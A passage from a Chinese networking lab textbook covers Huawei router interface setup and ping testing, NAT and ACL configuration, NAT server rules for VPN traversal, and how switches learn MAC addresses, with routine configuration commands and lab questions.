



图 2-11　实验拓扑图

**【实验步骤】**

（1）按照图 2-11 的拓扑图将路由器连接起来。

（2）分别配置路由器 RouterA、RouterB 和 RouterC。

以 RouterA 为例，配置命令如下：

```
[Router]sysname RouterA                                  //将路由器更名
[RouterA]interface ethernet 0                            //进入接口配置模式
[RouterA-Ethernet0]ip address 192.168.1.1 255.255.255.0
                                                         //为接口配置 IP 地址
[RouterA-Ethernet0]undo shut   down                      //管理性打开接口
% Interface Ethernet0 is up                              //系统提示 E0 接口开启
[RouterA-Ethernet0]quit                                  //退出接口配置模式
[RouterA]
```

配置完成后可以用“display interface ethernet0”来检查配置是否正确。

可采用同样的方法配置 RouterB 和 RouterC。需要注意的是，RouterA 要配置两个接口 E0 和 E1。在配置完成后，要输入命令“undo shutdown”将端口打开。RouterB 的 E0 接口 IP 地址要和 RouterA 的在同一网段。RouterC 同理。

当配置完成后查看接口信息，检查是否正确。

（3）测试路由器是否连接好。

如果将 RouterB 的 E0 接口 IP 地址配置为 192.168.1.2，则在 RouterA 上输入：

```
[RouterA]ping 192.168.1.2                //Ping RouterB 的 E0 接口地址
```

若出现如下回应，则说明配置连接成功。

```
    PING 192.168.1.2: 56  data bytes， press CTRL_C to break
    Reply from 192.168.1.2: bytes=56 Sequence=0 ttl=255 time = 2 ms
    Reply from 192.168.1.2: bytes=56 Sequence=1 ttl=255 time = 2 ms
    Reply from 192.168.1.2: bytes=56 Sequence=2 ttl=255 time = 3 ms
    Reply from 192.168.1.2: bytes=56 Sequence=3 ttl=255 time = 2 ms
```

```
    Reply from 192.168.1.2: bytes=56 Sequence=4 ttl=255 time = 2 ms

---192.168.1.2 ping statistics ---
    5 packets transmitted
    5 packets received
    0.00% packet loss
    round-trip min/avg/max = 2/2/3 ms
```

若出现如下回应，则说明配置或连接有问题。

```
    PING 192.168.1.2: 56  data bytes， press CTRL_C to break
   Request time out
   Request time out
   Request time out
   Request time out
   Request time out

  ---192.168.1.2 ping statistics ---
   5 packets transmitted
   0 packets received
   100.00% packet loss
```

此时，应首先检查线缆是否连接正确。然后用 display 命令查看端口是否开启，IP 地址是否配置正确。重点检查有线缆连接的两接口的 IP 地址是不是在同一网段。

（4）用 Ping 命令测试，观察从 RouterA 到 RouterC 是否可以 Ping 通。

**【实验报告】**

写出配置三台路由器的命令。

**【思考题】**

试说出从一台路由 Ping 其他两台路由是否可以 Ping 通，为什么？

## 2.1.3　NAT 的配置

**【实验目的】**

复习前面学习的路由器知识，将设备连接起来，组建简单网络。并掌握网络地址转换（Network Address Translation, NAT）的配置方法。

**【原理简介】**

网络地址转换（NAT），是在 IP 地址日益短缺的情况下提出的。目前，由于 IP 地址的长度为 32b，因此因特网地址资源会随着用户的增加而耗尽。为了解决因特网地址短缺的问题，人们通常在内部网络设置像 192.168.1.2 这样的内部地址。然而，此类 IP 地址在因特网上无法识别。因此，必须在网关上增加 NAT 转换功能，将内部网络地址转换成因特网可以识别的因特网地址（也叫外网地址）。

NAT 配置可分为静态 NAT、动态 NAT 以及端口 NAT（PAT）。静态 NAT 的作用就

是将内部的 IP 地址和外部的合法 IP 地址一一对应，当内部用户对外访问时，采用所分配的外网 IP 地址。动态 NAT 采用 NAT 池，动态地为内部需要访问外部的主机分配合法的 IP 地址。PAT 就是整个子网采用一个 IP 地址对外访问，而外部则把这些访问识别为来自一个 IP 的不同端口的访问。

访问控制列表（Access Control List, ACL）是路由器的一种访问控制机制。当有数据经由路由器转发时，它会一条条地对照 ACL 以确定此次访问是否合法。如果合法，则转发数据；否则丢弃数据（注意：只有在路由器采用了 NAT 配置后，ACL 才会被访问，它也才拥有对过往数据的控制权限。ACL 的默认配置是禁止一切访问)。

**【实验环境】**

Windows 2000 Server 服务器一台，PC 一台，华为 Quidway R2811 一台。指导教师可按实验要求在服务器上配置 Web 服务和一个可以访问的 IP 地址为 11.0.1.252 的网页。实验拓扑示意图如图 2-12 所示。





图 2-12　实验拓扑图

读者只需配置路由器。这里的目的是要让 HostA 可以访问 Web 服务器上的网页，在 HostA 上的浏览器中输入 11.0.1.252 就可以访问实际 IP 地址为 192.168.1.254 的网页，也就是说，通过 NAT 可以达到安全隐藏 Web 服务器的目的。

**【实验步骤】**

（1）按照拓扑图连接好设备，配置好路由器接口地址，不要忘了加一条从 192.168.1.0 网段到达 11.0.0.0 网段的静态路由。

（2）配置访问控制列表。

① 标准 IP 访问控制列表。

一个标准 IP 访问控制列表匹配 IP 包中的源地址或源地址中的一部分，可对匹配的包采取拒绝或允许两个操作。编号范围是 1～99 的访问控制列表是标准 IP 访问控制列表。

② 扩展 IP 访问控制列表。

扩展 IP 访问控制列表比标准 IP 访问控制列表具有更多的匹配项，包括协议类型、源地址、目的地址、源端口、目的端口、建立的连接和 IP 优先级等。编号范围是 100～

199 的访问控制列表是扩展 IP 访问控制列表。

③ 命名的 IP 访问控制列表。

所谓命名的 IP 访问控制列表是以列表名代替列表编号来定义 IP 访问控制列表，同样包括标准和扩展两种列表，定义过滤的语句方法与编号方式相似。

其中，标准访问控制列表是最简单的 ACL。它的具体配置方法如下：

- 输入 acl ACL 号进入 ACL 设置界面
- rule permit|deny source IP 地址反向子网掩码

以这次实验为例，要允许从 HostA 发过来的数据包通过路由器到达 Web 服务器，需要如下输入：

```
[Router]acl 10                          //ACL 表号设为 10,所以是标准 ACL
[Router-acl-10]rule permit source 11.0.1.0 0.255.255.255
//指定允许来自 11.0.1.0 网段的数据包通过. 输入后,系统提示: Rule has been added
//to normal packet-filtering rules
[Router-acl-10]quit                     //退出 ACL 配置模式
```

（3）NAT Pool（NAT 池）的配置。

将多个因特网地址配置在路由器的 E0 端口上，动态分配给内部主机，使它们能够访问因特网。

命令格式：nat address 起始地址 终止地址 NAT 池的名字

以本次实验为例，输入如下：

```
[Router]nat address 11.0.1.251 11.0.1.253 RouterA
    //起始地址为 11.0.1.251,终止地址为 11.0.1.253,同时给 NAT 池起名为 RouterA
```

这样就定义了一个 NAT 地址池。

（4）将 NAT 地址池应用在 E0 接口上。

首先要进入接口配置模式，然后配置 NAT 地址池。

配置命令如下：

```
[Router]interface ethernet0
[Router-Ethernet0]nat outbound 10 add RouterA
                //指定 NAT 池用在出口方向,使用 ACL 10 并指定使用 nat 池 RouterA
[Router-Ethernet0]quit
```

这样，配置就完成了。

（5）观察现象。

在 HostA 上打开浏览器（网关要指定为 11.0.1.254），然后输入“11.0.1.252”，观察是不是能够看到 Web 服务器上的网页。

如果有条件，还可以在 HostA 上运行 Sniffer，在 Web 服务器上 Ping HostA，看 Sniffer 抓到的包的原地址是什么，是否可以证明配置成功。

（6）条件允许的情况下，在 Router 与 HostA 之间再加一台路由器，并做 NAT，看这时 HostA 是不是还可以访问 Web 服务器。

**【实验报告】**

（1）要求详细写出路由器的配置命令。

（2）使用以前实验中讲过的命令查看 E0 和 E1 接口，观察有什么不同。

（3）条件允许的情况下，可对第二步截图。

**【思考题】**

路由器是第三层（网络层）交换设备，根据 PAT 的原理及实现，请考虑它是否仅涉及网络层的应用与服务？

### 2.1.4 VPN 隧道穿越设置

**【实验目的】**

掌握路由器的 VPN 隧道穿越设置。

**【原理简介】**

对路由器进行 NAT 配置，以实现 VPN 隧道穿越的命令格式如下：

```
nat server [ acl-number ] [ vpn-instance vpn-instance-name ] protocol pro-typeglobal { global-addr [ global-port ] | current-interface | interface interface-typeinterface-number } inside host-addr [ host-port ]
```

- acl-number：访问控制列表号，范围为 2000～3999。当接收到由内部服务器向外发送的报文时，如果报文的源地址和目的地址是此 ACL 允许的（或者对应的 natserver 没有配置 ACL），则对报文进行地址转换；否则不进行地址转换。
- vpn-instance vpn-instance-name：内部服务器所属 VPN 的虚拟路由转发实例。如果不设置该值，表示内部服务器属于一个普通的私网，不属于某一个 MPLS VPN。
- global-addr：提供给外部访问的 IP 地址（一个合法的 IP 地址）。
- global-port：提供给外部访问的服务的端口号。若忽略，将和 host-port 的值一致。
- current-interface：使用路由器当前公网接口的地址 NAT Server 的公网地址。
- interface interface-type interface-number：指定使用其他接口的地址作为 NATServer 的公网地址。目前仅支持 LoopBack 接口，且必须在路由器中配置。
- host-addr：服务器在内部局域网的 IP 地址。
- host-port：服务器提供的服务端口号，范围为 0～65 535，常用的端口号可以用关键字代替。如：WWW 服务端口为 80，同时可以使用 www 代替。FTP 服务端口号为 21，同时可以使用 ftp 代替。如果为零，表示任何类型的服务都提供，可以用 any 关键字代替。如果没有配置这个参数，则表示是 any 的情况，相当于 global-addr 和 host-addr 之间有一个静态的连接。当 host-port 是 any 时，global-port 也必须是 any，否则是非法配置。
- 可用 global-port1、global-port2：通过两个端口指定一个端口范围，并与内部主机的地址范围构成一种对应关系。global-port2 必须大于 global-port1。

- 同上可通过 host-addr1、host-addr2 定义一组连续的地址范围，和前面定义的端口范围构成一一对应的关系。host-addr2 必须大于 host-addr1。该地址范围的数量必须和 global-port1、global-port2 定义的端口数量相同。
- pro-type：表示 IP 协议承载的协议类型，可以使用协议号，也可用关键字代替。如：ICMP（协议号为 1）、TCP（协议号为 6）、UDP（协议号为 17）。

**【实验环境】**

网络 1、网络 2 和网络 3 中任意两个网络之间实现 VPN 连接。对网络 1 和网络 2 的路由器进行设置，使 VPN1 和 VPN2 之间的 IPSEC 包能够穿越相应的路由器设备（如图 2-13 所示）。





图 2-13　实验拓扑图

**【实验步骤】**

网络 1 的路由器设置：

```
nat server protocol tcp global 219.224.161.147 any inside 182.16.1.1 any
nat server protocol udp global 219.224.161.147 any inside 182.16.1.1 any
```

网络 2 的路由器设置：

```
nat server protocol tcp global 219.224.161.146 any inside 182.16.2.1 any
nat server protocol udp global 219.224.161.146 any inside 182.16.2.1 any
```

**【实验报告】**

结合 VPN 的硬件设置，比较设置前和设置后 VPN 连接的状态。

**【思考题】**

根据 VPN 所采用的协议，思考为什么要添加 UDP、TCP 穿越？

# 2.2 交换机

## 2.2.1 交换机配置

**【实验目的】**

（1）掌握二/三层交换机的使用。

（2）掌握二/三层交换机的配置。

（3）掌握二/三层交换机的信息查阅。

**【原理简介】**

交换机（Switch）：目前比较常见的多为二层交换机，即工作在 OSI 参考模型第二层（数据链路层）的设备。它根据数据帧中的 MAC 地址进行转发，并将这些 MAC 地址与其对应的端口记录在内部数据库中。

作为第二层设备，交换机有以下几个显著优势。

- 交换机不对数据进行更多的拆解，因此交换效率高。
- 采用交换式局域网技术，使专用带宽被用户独享，极大地提高了传输效率。
- 它的快速交换功能、多个接入接口以及低廉的价格，成为小型网络解决方案的选择。
- 交换机分隔了冲突域。

二层交换技术目前已经非常成熟。交换机一般都含有专用于数据包转发的 ASIC 芯片，因此它的转发速度非常快，各种接口模块都能通过速率高达几十个 GB/s 的高速交换数据。

三层交换机就是有部分路由器功能的交换机。三层交换机的最重要目的是加快大型局域网内部的数据交换，所具有的路由功能也是为这一目的服务的，能够做到一次路由，多次转发。对于数据包转发等规律性的过程由硬件高速实现，而像路由信息更新、路由表维护、路由计算、路由确定等功能，由软件实现。

出于安全和管理方便的考虑，主要是为了减小广播风暴的危害，必须把大型局域网按功能或地域等因素划成一个个小的局域网，这就使 VLAN 技术在网络中得以大量应用，而各个不同 VLAN 间的通信都要经过路由器来完成转发，随着网间互访的不断增加。由于端口数量有限，而且路由速度较慢，单纯使用路由器来实现网间访问，会限制网络的规模和访问速度。基于这种情况三层交换机便应运而生，三层交换机是为 IP 设计的，接口类型简单，拥有很强的二层包处理能力，非常适用于大型局域网内的数据路由与交换，它既可以工作在协议第三层替代或部分完成传统路由器的功能，同时又具有几乎同于第二层交换的速度，且价格相对便宜。

在企业网和教学网中，一般会将三层交换机用在网络的核心层，用三层交换机上的千兆端口或百兆端口连接不同的子网或 VLAN。不过应清醒认识到三层交换机出现最重要的目的是加快大型局域网内部的数据交换，所具备的路由功能也多是围绕这一目的而

展开的，所以它的路由功能没有同一档次的专业路由器强。毕竟在安全、协议支持等方面还有许多欠缺，并不能完全取代路由器工作。

交换机转发数据的过程如下。

交换机会在内部建立并维护一张用于记录 MAC 和自身端口映射关系的表。通过这张表，交换机可以快速地建立内部通道，达到快速转发的目的。

（1）当交换机从自身的某个端口接收到一个数据帧时，它会记录下这个帧的源 MAC 地址，并与这个端口建立映射关系。

（2）再读取帧中的目的 MAC 地址，并在映射表中查找相应的端口。

（3）如果有关于目的 MAC 地址与端口的映射，那么把数据包复制到目的端口。

（4）如果没有相应的映射关系，那么交换机将把数据包广播到所有端口。当目的主机回应时，交换机将建立新的映射关系，下一次的转发就不需要广播了。

（5）这种学习过程将不断持续，直到交换机的所有端口与 MAC 的映射关系完成。

如果主机的 MAC 发生变化，那么将对变化的端口做重新的映射学习。

下面一组图就是交换机第一次启动时的学习过程。

首次启动端口 1 要向端口 2 的 MAC 地址主机发送信息（如图 2-14 所示），但是交换机此时还没有映射关系，所以将数据帧广播到所有端口。





图 2-14　端口 1 第一次向端口 2 发送数据

端口 2 做出回应（如图 2-15 所示），端口 1 在上一步已做了映射，所以数据直接发送给端口 1。这一次端口 2 也做了映射。





图 2-15　端口 2 向端口 1 发送一个帧

在接下来的通信过程中，由于这两个端口与主机的 MAC 已做了映射，所以可以直接进行通信，如图 2-16 所示。

